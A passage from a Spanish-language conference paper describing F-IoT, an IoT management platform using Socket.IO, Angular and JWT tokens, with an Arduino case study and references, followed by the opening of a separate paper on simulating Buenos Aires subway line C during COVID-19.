Cuando un nuevo cliente se conecta al servidor IO, debe autenticarse como dispositivo, gateway o usuario. Si es un dispositivo, puede publicar o suscribirse únicamente en los canales de comunicación correspondientes a cada uno de sus elementos. A continuación, si alguno de sus elementos es también participante de un canal de comunicación perteneciente a otro dispositivo, el servidor IO se encargará de interconectar los mensajes transmitidos por ambas partes. Si el cliente es un usuario (conectado desde el frontend de F-IoT), puede publicar o suscribirse en cualquiera de los canales asociados a dispositivos pertenecientes a uno de sus sistemas de IoT. Cada cliente se autentica utilizando tokens de seguridad generados por el servidor REST. La validez de la autenticación de un cliente permanece activa hasta que este se desconecta, o bien, expira su token de seguridad. Posteriormente, en la sección de Seguridad, se entrará en mayor detalle.

Con el fin de implementar el servidor IO, se utilizó el motor de tiempo real bien conocido, Socket.IO [23].

Formalmente, es una librería que habilita comunicaciones bidireccionales en tiempo real, basadas en eventos, entre un servidor y múltiples clientes. Para ello, funciona como una capa superior al protocolo WebSocket³, el cual es actualmente soportado por el 97% de los navegadores Web y por la mayor parte de las plataformas de desarrollo de software y lenguajes de programación. Inicialmente, la librería disponía los desarrollos del cliente y servidor en módulos separados, ambos en lenguaje JavaScript. No obstante, con el tiempo fue replicándose el módulo cliente para funcionar en los lenguajes de programación más conocidos.

Para la implementación del servidor IO, se utilizó el módulo Servidor de Socket.IO, creado para funcionar sobre el servidor de JavaScript Node.js. Este publica una API con funcionalidades para la administración de clientes conectados y la transmisión de datos a través de eventos configurables, en los cuales los clientes pueden publicar o suscribirse. Además, para ofrecer una mayor flexibilidad, permite la creación de salas personalizadas, en las que puede agruparse a un subconjunto de todos los clientes conectados y así distribuir mensajes que sean de interés para los mismos, independientemente de los eventos a los que estos se encuentren suscritos.

Cada canal de comunicación de F-IoT es registrado como un evento dentro de Socket.IO, para que los clientes puedan publicar o suscribirse a los mismos con facilidad.

Por otro lado, Socket.IO ofrece funcionalidades como la reconexión automática y la distribución de la carga de conexiones entre diferentes procesos o computadoras. Es importante destacar que todas las funcionalidades de Socket.IO son personalizables de acuerdo con las necesidades del equipo de desarrollo.

Cada mensaje transmitido, es almacenado en la base de datos, luego de ser retransmitido hacia todos los suscriptores.

Frontend

Para poder administrar F-IoT en su totalidad, se desarrolló un frontend Web. El mismo fue creado utilizando Angular 9 [24], un entorno para el desarrollo Web creado y mantenido por Google, que posee una amplia comunidad de desarrolladores alrededor del mundo.

A partir del frontend, los usuarios de F-IoT pueden iniciar sesión e invocar a todos los servicios publicados por el servidor REST, utilizando una interfaz de usuario amigable y funcional en la mayoría de los navegadores Web. Además, al iniciar, el frontend establece una conexión en segundo plano con el servidor IO, que mantiene actualizado al usuario sobre los cambios de estado de los dispositivos, y le permite visualizar en tiempo real los datos transmitidos por los elementos de los diferentes dispositivos o enviar mensajes a los mismos, también en tiempo real.

Para crear una cuenta de usuario, F-IoT ofrece una interfaz de registro, con nombre de usuario, mail y contraseña. Luego, al iniciar sesión, se le asigna un token de seguridad al usuario, que es almacenado en el almacenamiento del navegador. De esta forma, el mismo puede ser utilizado en cada una de las solicitudes realizadas al servidor REST, o en el inicio de sesión en el servidor IO. Posteriormente, en la sección de Seguridad, se entrará en mayor detalle.

Dispositivos y gateway

El último eslabón de F-IoT, y quizás uno de los más importantes, es aquel conformado por los dispositivos. De hecho, no existiría sistema de IoT sin dispositivos. Como se especificó previamente, un dispositivo o cosa es un objeto físico integrado con electrónica, software, sensores y conectividad, que puede intercambiar información con el fabricante, operador y/u otros dispositivos.

En F-IoT, se respeta la definición mencionada y se permite la conexión de dispositivos desarrollados por cualquier fabricante, utilizando cualquier combinación de sensores, actuadores y demás componentes electrónicos. Para poder conectarse a F-IoT, un dispositivo debe ser capaz de comunicarse con el servidor IO, implementando para tal fin los protocolos definidos en la documentación del motor Socket.IO. Cada dispositivo actúa como cliente, y debe autenticarse utilizando tokens de seguridad, tal y como se especificará en la siguiente sección.

En el caso de que se desee conectar dispositivos de muy bajas capacidades (i.e. dispositivos de clase 0 o 1), o que se desee minimizar los costos asociados a la compra y ensamblado de cada uno de los dispositivos, se recomienda utilizar un gateway como intermediario entre los dispositivos y el servidor IO. El gateway utilizado tiene que ser capaz de comprender algún protocolo de comunicación utilizado por los dispositivos, procesarlo y adaptarlo para poder transmitir mensajes hacia el servidor IO. Del mismo modo, debe poder traducir los mensajes recibidos desde el servidor IO en el protocolo utilizado por los dispositivos. Como beneficios en el uso de un gateway se encuentran los siguientes:

- **Seguridad avanzada.** Pueden incorporarse protocolos de seguridad avanzados en el gateway, que protejan a todos los dispositivos conectados a través de este.
- **Estabilidad en las comunicaciones.** Nuevamente, el gateway puede concentrar mayores capacidades para manejar posibles errores de conexión o interferencias ambientales.
- **Optimización de dispositivos.** Al incorporar tanto los protocolos de seguridad como el enlace público de comunicaciones en el gateway, los dispositivos pueden desarrollarse enfocados únicamente al cumplimiento de la funcionalidad de negocio que les corresponde. Por otro lado, puede disminuirse

³WebSocket es un protocolo de comunicación que provee canales de comunicación Full dúplex (i.e. en ambas

direcciones, simultáneamente) sobre una conexión TCP/IP. En la actualidad, se encuentra estandarizado por IETF [23].

el consumo de energía e incrementarse la velocidad de transmisión de los dispositivos, dado que pueden utilizar protocolos de comunicación más ligeros, teniendo en cuenta que el gateway hará la traducción de los mismos.

- **Disminución de costos.** Al optimizar los dispositivos, es muy probable que puedan disminuirse los costos asociados al proyecto en general.

Para simplificar los desarrollos futuros, se desarrolló una aplicación gateway en Node.js, diseñada para poder ser ejecutada en cualquier computadora con bajos recursos, como podría ser una Raspberry PI o una mini PC, que actúa como gateway y que puede ser adaptada a la mayoría de los sistemas de IoT que vayan a conectarse a F-IoT. La aplicación desarrollada lee un archivo de configuración local para saber el id de cada dispositivo que va a conectarse a través de la misma. A continuación, solicita los datos de los dispositivos al servidor REST, y configura las conexiones con el servidor IO, de forma automática, utilizando tokens de seguridad creados por el usuario supervisor. Una vez establecidas las conexiones con el servidor IO, se comunica con los dispositivos asociados e inicia el proceso de intercambio de mensajes.

Seguridad

Todos los componentes de F-IoT, a excepción de los dispositivos, pueden instalarse tanto en un servidor local como en la nube. No obstante, lo más probable es que posean conexión a Internet, para permitir el acceso a los mismos de forma remota. Es por ello que pueden quedar expuestos a una multiplicidad de ataques cibernéticos, con la finalidad de robar datos, borrarlos, afectar al correcto funcionamiento de los componentes o introducir código malicioso para modificar el comportamiento de los mismos, entre otras cosas. Debe tenerse en cuenta que algunos sistemas de IoT podrían estar instalados en lugares críticos, como fábricas, laboratorios, plantas de energía nuclear o centros médicos, y cualquier ataque cibernético podría poner en riesgo las vidas de muchas personas.

Para disminuir los riesgos asociados a la manipulación de datos sensibles en Internet, cada usuario, gateway o dispositivo debe autenticarse utilizando un token de seguridad⁴, generado y firmado por el servidor REST. Cada token de seguridad es creado a través del estándar abierto JSON Web Token (JWT) [25, 26], uno de los más usados en la actualidad.

Entre los beneficios principales de usar JWT se encuentra la posibilidad de transmitir un token de seguridad en un objeto JSON cuyo tamaño es relativamente pequeño cuando se lo compara con otros estándares basados en XML como **Security Assertion Markup Language Tokens (SAML)** [27], razón que lo hace ideal para el uso en

ambientes Web, y más aún en sistemas de IoT donde las capacidades de los dispositivos suelen ser limitadas. Por otro lado, JWT permite firmar los tokens utilizando una clave secreta (a través del algoritmo HMAC [28]) o un par de claves pública/privada, utilizando RSA o ECDSA [29].

Cada token JWT se compone de 3 partes:

- Un **encabezado**, que incluye el tipo de token (en este caso, JWT) y el algoritmo utilizado para firmarlo (e.g. HMAC SHA256 [28, 30] o RSA). Una vez formado, el encabezado se codifica en Base64.
- Una **carga útil**. Esta parte del token contiene las llamadas **claims** (en español, **reclamaciones**). Las claims son atributos acerca de una entidad (generalmente, el usuario del token) e información adicional. La carga útil también se codifica en Base64. Existen 3 tipos de claims:
 - **Claims registradas.** Estas se encuentran predefinidas en el estándar, y si bien no son obligatorias, se recomienda incluirlas. Algunas de ellas son la entidad creadora del token o **iss**, el tiempo de expiración del token o **exp**, la audiencia a la que va dirigido el token o **aud** (e.g. Web, Android, iOS), entre otras.
 - **Claims públicas.** Estas pueden ser definidas por cualquier generador de tokens JWT. No obstante, se recomienda registrarlas en el registro IANA JWT [31] para evitar colisiones con otros generadores de JWT.
 - **Claims privadas.** Son claims personalizadas que pueden ser comprendidas por las partes que usan un determinado token, pero que no se encuentran registradas públicamente.
- La **firma digital**. Esta es generada utilizando funciones que toman como entrada las dos primeras partes de un token JWT, una clave secreta y el algoritmo especificado en el encabezado, y devuelven una cadena binaria que representa la firma.

El token JWT resultante consta de una cadena de caracteres conformada por las tres partes mencionadas, separadas por un punto.

En F-IoT, se utilizó el método de la clave secreta, la cual se encuentra almacenada en un archivo de configuración encriptado a través de mecanismos de seguridad integrados en Windows, y que únicamente puede ser decodificado por el servidor REST. Cada usuario registrado en F-IoT, recibe un token al iniciar sesión desde el frontend Web. A continuación, cada funcionalidad del frontend que realice una solicitud al servidor REST, deberá incluir en la misma

Generalmente, los sistemas generadores de tokens incluyen en ellos una firma digital que les permite detectar la integridad y validez del token en todo momento.

⁴ Un token de seguridad (también llamado llave digital o electrónica) es un dispositivo físico o virtual que permite acceder a un recurso restringido electrónicamente, sin tener que utilizar para ello datos sensibles, como el usuario y la contraseña.

un encabezado con el token mencionado. Por otra parte, el frontend Web inicia sesión en el servidor IO, utilizando el token asignado previamente, para dar lugar a todas las comunicaciones realizadas en tiempo real en las que participe el usuario.

Por lo mencionado anteriormente, el token de seguridad se conserva en el almacenamiento local del navegador Web, junto con otros datos utilizados frecuentemente.

Para poder autenticar a los dispositivos o gateway, el frontend Web ofrece una interfaz que permite solicitar al servidor REST la generación de tokens JWT para los mismos. Cada token generado por el servidor REST tiene un nivel de acceso a las funcionalidades de F-IoT diferenciado de acuerdo con el rol que cumpla el poseedor del token. Si es un usuario, siempre poseerá acceso completo.

Caso de estudio

Con el objetivo de poner a prueba F-IoT, se desarrolló un sistema de IoT con un único dispositivo. El dispositivo fue ensamblado sobre una placa base Arduino Mega [32], ya que dispone de las capacidades necesarias para conectar múltiples sensores y actuadores, sin verse sobrecargada. Sobre ella, se conectaron los siguientes componentes:

- Un sensor de humedad y temperatura ambientales DHT-11 [33]. El mismo es económico y posee un rango de medición de 0°C a 50°C, con una precisión de $\pm 2^\circ\text{C}$ para la temperatura; y un rango de 20% a 90%, con una precisión de $\pm 5\%$ para la humedad.
- Un fotodiodo utilizado para medir el nivel de iluminación ambiental, que otorga un rango de valores de 0 a 1023, dependiendo de la intensidad de la luz, representando 1023 el nivel máximo de iluminación detectado por el sensor [34].
- Un sensor de movimiento HC-SR501 PIR [35], que entrega valores digitales indicando si existe o no movimiento y posee un rango de detección de 3m a 7m de distancia.
- Un led, usado para simular a un portalámparas de la habitación.
- Un módulo Wifi ESP8266 ESP01, que implementa los protocolos TCP/IP. Además, integra un procesador capaz de manejar entradas y salidas de propósito general [36].

A continuación, se procedió a conectar el dispositivo a F-IoT, utilizando el frontend web. Para poder utilizar las funcionalidades del frontend web, en primer lugar, se inició sesión en el mismo, utilizando credenciales (nombre de usuario y contraseña) creadas previamente. El proceso de validación de credenciales y generación del token de seguridad se realizó de forma automática y transparente en el servidor REST, mediante los siguientes pasos representados en la Ilustración 3:

1. Se ingresan las credenciales en el frontend, y se presiona el botón de inicio de sesión.
2. El frontend solicita al servidor REST la autenticación de las credenciales proporcionadas.
3. El servidor REST verifica la existencia del usuario en la base de datos.
4. El servidor REST genera un nuevo token de seguridad, utilizando una clave secreta y el estándar JWT mencionado previamente, y se lo envía al usuario, junto con la fecha de expiración del mismo.
5. El frontend almacena el token de forma segura, permite al usuario ingresar a F-IoT y, además, establece un temporizador que se activará unos días antes de que expire el token, para poder solicitar la creación de uno nuevo.




Ilustración 3: Inicio de sesión en frontend.

Una vez iniciada la sesión, se realizaron los pasos listados a continuación para conectar el dispositivo a F-IoT. Los mismos pueden verse reflejados en la Ilustración 4:

1. El frontend web solicita al servidor REST la creación de un sistema de IoT llamado **Casa**.
2. El controlador de sistemas del servidor REST solicita al servicio de sistemas la creación de un nuevo sistema de IoT, con los datos correspondientes.
3. El servicio de sistemas invoca al procedimiento correspondiente en la base de datos. Este último crea tanto el sistema de IoT como la ubicación raíz del mismo, también llamada **Casa**.

4. El frontend web solicita al servidor REST la creación de una nueva ubicación llamada **Living**, que sea hija de la ubicación **Casa**.
5. El controlador de ubicaciones del servidor REST solicita al servicio de ubicaciones la creación de la ubicación solicitada.
6. El servicio de ubicaciones invoca al procedimiento correspondiente en la base de datos.
7. El frontend solicita al servidor REST la creación de un nuevo esquema llamado **Controlador de Ambiente**. El mismo posee cuatro elementos, correspondientes a los tres sensores y el LED del dispositivo físico desarrollado previamente.
8. El controlador de esquemas del servidor REST solicita al servicio de esquemas la creación del esquema solicitado por el frontend.
9. El servicio de esquemas invoca a un procedimiento de la base de datos, destinado a crear el esquema.
10. El servicio de esquemas invoca a otro procedimiento de la base de datos, destinado a crear a cada uno de los elementos del esquema.
11. El frontend solicita al servidor REST la creación de un dispositivo llamado **Controlador Ambiental**, que implemente el esquema creado previamente y se localice dentro de la ubicación **Living**.
12. El controlador de dispositivos del servidor REST solicita al servicio de dispositivos la creación del dispositivo solicitado.
13. El servicio de dispositivos invoca a un procedimiento en la base de datos, que crea tanto el dispositivo como sus elementos, haciendo las vinculaciones entre el dispositivo y el esquema, y entre los elementos del dispositivo y los elementos del esquema. A su vez, el procedimiento crea los canales de comunicación utilizados por cada uno de los elementos del dispositivo.




Ilustración 4: Secuencia de pasos para la creación de un sistema de IoT.

Habiendo finalizado el ingreso de todos los datos correspondientes al sistema de IoT y su dispositivo, el siguiente paso fue la conexión del dispositivo físico con

F-IoT, para poder visualizar en el frontend web los valores obtenidos por los sensores del dispositivo, y para poder encender o apagar el LED a distancia. El único inconveniente que surgió fue la dificultad de conectar de forma directa, segura y estable el dispositivo con el servidor IO, ya que, si bien el primero disponía de una placa de Wifi, las capacidades de memoria y procesamiento del mismo le impedían implementar de forma correcta los protocolos requeridos por la librería Socket.IO, utilizada en el servidor IO. Es por ello que se decidió utilizar un gateway como intermediario entre el dispositivo y el servidor IO. El gateway, se conectaría con el dispositivo a través de un socket TCP/IP configurado en la red Wifi local de la vivienda. Para comunicarse con el servidor IO, se instaló la librería Socket.IO en el gateway.

Una vez conectado el dispositivo al servidor IO, por medio del gateway, se procedió a controlarlo a través del frontend, de la siguiente forma, tal y como puede verse en la Ilustración 5:

1. El dispositivo inicia sesión en servidor IO, y se conecta a sus canales de comunicación.
2. El servidor IO invoca a un procedimiento en la base de datos para obtener detalles del dispositivo, de su esquema y de sus canales de comunicación. Esos datos son almacenados en estructuras dentro de la memoria RAM, para incrementar la velocidad de acceso a los mismos.
3. El usuario solicita al frontend la visualización de los detalles del dispositivo.
4. El frontend solicita al servidor REST los detalles acerca del dispositivo, su esquema y sus canales de comunicación.
5. El servidor REST invoca a un procedimiento en la base de datos para obtener la información solicitada.
6. El servidor REST devuelve la información solicitada.
7. El frontend se suscribe a los canales de comunicación del dispositivo, a través del servidor IO.
8. El dispositivo publica las últimas mediciones de sus sensores, en los canales de comunicación correspondientes.
9. El servidor IO invoca a un procedimiento en la base de datos para almacenar en la misma los valores transmitidos en cada canal de comunicación correspondiente a un sensor.
10. El servidor IO retransmite los valores de los sensores publicados en sus respectivos canales de comunicación, hacia el frontend que se encuentra suscripto a los mismos.
11. El usuario envía una orden al dispositivo para que este encienda el LED.
12. El frontend IO publica la orden a través del canal de comunicación correspondiente al LED.
13. El servidor IO invoca a un procedimiento en la base de datos para almacenar en la misma el mensaje con la orden de encendido del LED.

14. El servidor IO retransmite la orden al dispositivo, a través del canal de comunicación correspondiente.
15. El dispositivo enciende el LED.

En la Ilustración 6, puede verse una captura de la interfaz gráfica del frontend, con los valores actuales de cada uno de los elementos que componen al dispositivo.

Conclusión y trabajo futuro

Se desarrolló F-IoT, un panel de control virtual que permite crear, monitorear y comunicarse con dispositivos pertenecientes a uno o más sistemas de IoT, al mismo tiempo que permite estructurarlos dentro del mismo, en forma de árbol, de acuerdo con la ubicación en la que estos se encuentren. Cada dispositivo registrado en F-IoT puede ser desarrollado utilizando cualquier combinación de hardware y software, siempre y cuando pueda comunicarse con el servidor IO, o bien, se disponga de un gateway que lo haga.

El desarrollo de F-IoT implicó la creación de cuatro sistemas de software, que interactúan entre sí para cumplir con los objetivos de la herramienta. Cada uno de los sistemas creados utiliza herramientas gratuitas, algunas de código abierto, con el fin de que pueda ser utilizado por usuarios de la región, donde los recursos económicos para proyectos tecnológicos no siempre están al alcance de la mano. A partir de F-IoT, puede planificarse la creación de cualquier sistema de IoT, teniendo resueltos los desafíos de la selección e implementación de protocolos de comunicación y seguridad.




Ilustración 5: Vista del dispositivo en el frontend.

Como trabajo a futuro, se mejorará el sistema de seguridad, añadiendo el uso de HTTPS [37] en las transacciones y estudiando en profundidad las mejores formas de gestionar los tokens de seguridad, para disminuir la probabilidad de recibir ataques cibernéticos.

Por otro lado, se agregarán más tipos de datos base, que permitan la transmisión de archivos binarios (e.g. imágenes o sonido), coordenadas geográficas, entre otros.

Se añadirán opciones en el frontend que permitan establecer comunicaciones M2M entre diferentes dispositivos. Actualmente, el modelo de datos y el servidor IO permiten realizarlas, solamente falta crear una interfaz visual para su configuración.

Se añadirá la posibilidad de visualizar un historial de mensajes transmitidos por cada dispositivo, incluyendo también gráficos que permitan detectar patrones en los mismos.

Referencias

- [1] IBM, The little-known story of the first IoT device, 2018.
- [2] K. Ashton, «That ‘internet of things’ thing,» RFID journal, vol. 22, n° 7, pp. 97-114, 2009.
- [3] ETSI, «ETSI official Web site,» [En línea]. Available: <https://www.etsi.org>. [Último acceso: 10 Abril 2020].
- [4] ETSI, Technical Specification, Machine-to-Machine Communications (M2M); M2M Service Requirements. Technical Specification, 2010.
- [5] IETF, Classes of Constrained Devices, 2014.
- [6] OASIS, «MQTT Version 3.1.1 Plus Errata 01,» 10 12 2015. [En línea]. Available: <http://docs.oasis->




Ilustración 6: Comunicaciones en F-IoT.

- open.org/mqtt/mqtt/v3.1.1/mqtt-v3.1.1.html. [Último acceso: 04 09 2018].
- [7] IETF, The Constrained Application Protocol (CoAP), 2014.
- [8] E. U. (EU), What is GDPR, the EU's new data protection law?, 2018.
- [9] E. S. y. C. d. D. d. I. N. Argentina, Ley 25.326, de la Protección de los Datos Personales, 2000.
- [10] IBM, ¿Qué es FaaS (Función como servicio)?, 2020.
- [11] Red Hat, ¿Qué es la función como servicio (FaaS)?, 2020.
- [12] Microsoft, «Realize the potential of connecting your factory with IoT,» [En línea]. Available: <https://azure.microsoft.com/en-us/features/iot-accelerators/connected-factory/>. [Último acceso: 1 Julio 2020].
- [13] Microsoft, «Azure IoT for transportation and logistics,» [En línea]. Available: <https://azure.microsoft.com/en-us/overview/iot/industry/transportation-and-logistics/>. [Último acceso: 1 Julio 2020].
- [14] Microsoft, «Azure IoT for energy,» [En línea]. Available: <https://azure.microsoft.com/en-us/overview/iot/industry/energy/>. [Último acceso: 1 Julio 2020].
- [15] Microsoft, «Azure IoT for healthcare,» [En línea]. Available: <https://azure.microsoft.com/en-us/overview/iot/industry/healthcare/>. [Último acceso: 1 Julio 2020].
- [16] Microsoft, «Azure IoT security,» [En línea]. Available: <https://azure.microsoft.com/en-us/overview/iot/security/>. [Último acceso: 1 Julio 2020].
- [17] Amazon, «AWS IoT,» [En línea]. Available: <https://aws.amazon.com/es/iot/>. [Último acceso: 1 Julio 2020].
- [18] Cisco, «Cisco Kinetic,» [En línea]. Available: <https://www.cisco.com/c/en/us/solutions/internet-of-things/iot-kinetic.html>. [Último acceso: 1 Julio 2020].
- [19] IBM, «Securely connect, manage and analyze IoT data with Watson IoT Platform,» [En línea]. Available: <https://www.ibm.com/internet-of-things/solutions/iot-platform/watson-iot-platform>. [Último acceso: 1 Julio 2020].
- [20] Wikipedia, *Publish–subscribe pattern* --- {Wikipedia}}{The Free Encyclopedia}, 2020.
- [21] MEDIAPRO, «Procedimientos almacenados MySQL: qué son, cómo crearlos y ventajas,» [En línea]. Available: <https://blog.mdcloud.es/procedimientos-almacenados-mysql-que-son-como-crearlos-y-ventajas/>. [Último acceso: 16 08 2020].
- [22] Microsoft, «.NET is open-source,» [En línea]. Available: <https://dotnet.microsoft.com/platform/open-source>. [Último acceso: 16 Agosto 2020].
- [23] Socket.IO, «Socket.IO. Featuring the fastest and most reliable real-time engine,» [En línea]. Available: <https://socket.io/>. [Último acceso: 16 08 2020].
- [24] Google, «Angular,» [En línea]. Available: <https://angular.io/>.
- [25] Auth0, «Introduction to JSON Web Tokens,» [En línea]. Available: <https://jwt.io/introduction/>. [Último acceso: 16 Agosto 2020].
- [26] IETF, *JSON Web Token (JWT)*, 2015.
- [27] Navarra Tecnología del Software S.L., «¿Qué es SAML?», 22 05 2020. [En línea]. Available: <https://www.nts-solutions.com/blog/saml-que-es.html>. [Último acceso: 17 Agosto 2020].
- [28] Wikipedia, «HMAC,» [En línea]. Available: <https://es.wikipedia.org/wiki/HMAC>. [Último acceso: 17 Agosto 2020].
- [29] SSL.com, «Comparing ECDSA vs RSA,» 27 Junio 2018. [En línea]. Available: <https://www.ssl.com/article/comparing-ecdsa-vs-rsa/#introduction>. [Último acceso: 17 Agosto 2020].
- [30] Wikipedia, «SHA-2».
- [31] IANA, «IANA JWT,» [En línea]. Available: <https://www.iana.org/assignments/jwt/jwt.xhtml>. [Último acceso: 08 17 2020].
- [32] Arduino, «ARDUINO MEGA 2560 REV3,» [En línea]. Available: <https://store.arduino.cc/usa/mega-2560-r3>. [Último acceso: 17 Agosto 2020].
- [33] D-Robotics UK, «DHT11 Humidity & Temperature Sensor,» [En línea]. Available: <http://www.datasheet.es/PDF/785590/DHT11-pdf.html>. [Último acceso: 17 Agosto 2020].
- [34] Patagonia Tec Electrónica, «Sensor de luz fotodiodo,» [En línea]. Available: <https://tienda.patagoniatec.com/productos/sensor-de-luz-fotodiodo-arduino-raspberry-mejor-que-ldr-ptec/>. [Último acceso: 17 Agosto 2020].
- [35] Punto Flotante S.A., «Sensor infrarrojo de movimiento PIR,» 2017. [En línea]. Available: <https://puntoflotante.net/MANUAL-DEL-USUARIO-SENSOR-DE-MOVIMIENTO-PIR-HC-SR501.pdf>. [Último acceso: 17 Agosto 2020].
- [36] Patagonia Tec Electrónica, «ESP8266 ESP01 Wifi,» [En línea]. Available: <https://saber.patagoniatec.com/esp266-esp01-esp01s-wifi-arduino/>. [Último acceso: 17 Agosto 2020].
- [37] digicert, «¿Qué son SSL,TLS y HTTPS?,» [En línea]. Available: <https://www.websecurity.digicert.com/es/es/security-topics/what-is-ssl-tls-https>. [Último acceso: 17 Agosto 2020].
- [38] Wikipedia, *RFID*, 2020.
- [39] CENELEC, «CENELEC European Standardization Organizations (ESOs),» [En línea]. Available: <https://www.cencenelec.eu/standards/ESOs/Pages/default.aspx>. [Último acceso: 10 Abril 2020].
- [40] IETF, *The WebSocket Protocol*, 2011.

Análisis de la Reactivación, frente al COVID-19, en el ámbito del transporte Público de Pasajeros a través de la Simulación

El caso de la línea C de subterráneos de CABA

Erica M. Milin, Ing. [1][2] - Silvia Quiroga, Ing. [1]

Leonardo Viegas, Ing. – Hernán Martel, Ing. – Rubén Flecha, Ing. [1]

[1]Universidad Tecnológica Nacional (Argentina)

[2] Universidad de la Defensa Nacional – Facultad de Ingeniería del Ejercito

emilin@frba.utn.edu.ar - squiroga@frba.utn.edu.ar

Resumen

En el marco de un proyecto de investigación donde se analiza el sistema de transporte masivo de la Ciudad Autónoma de Buenos Aires, a través de una Simulación Computacional (Dinámica de Sistemas), este trabajo busca, a través del poder de la Simulación generar información de valor en la toma de decisiones, investigar exhaustivamente el transporte público urbano en la ciudad de Buenos Aires, con el propósito de comparar el comportamiento de una línea de subterráneos antes y durante la pandemia. En este estudio se ha utilizado la simulación dinámica, con información relacionada a dos momentos bien diferenciados en relación al flujo de pasajeros. Se ha elegido para comparar el mes de Diciembre de 2019 y el mes de Julio de 2020, en 2019 las noticias que llegaban desde China a la Argentina, referidas a COVID-19 no alteraban el flujo de pasajeros en la Ciudad de Buenos Aires, y en el mes de Marzo de 2020, el Gobierno Nacional declaró el aislamiento social, para el cuidado sanitario de la población evitando que colapse el sistema de salud del país.

En un contexto económico tremendamente hostil a nivel mundial, donde el PBI de los países más ricos se vio afectado por la Pandemia en 6 puntos negativos en promedio, la reactivación de algunas actividades se convirtió en una necesidad imperante.

Este trabajo, analizará como las medidas de gobierno, relacionadas al abandono de la cuarentena por actividades profesionales, se relaciona con la reactivación del transporte público (en este caso una línea de subterráneos) y su reasignación de frecuencias y calidad de servicio.

Se presentan diferentes escenarios para evaluar las políticas de operación y servicio a partir del aumento de la demanda de pasajeros del propio sistema. ¿Cómo reactivar los servicios de transporte en concordancia con la habilitación gradual de las actividades económicas?

1. INTRODUCCIÓN

La Ciudad Autónoma de Buenos Aires, con sus casi 15.000 habitantes por km², es la novena ciudad del mundo en densidad poblacional y la primera del continente americano.

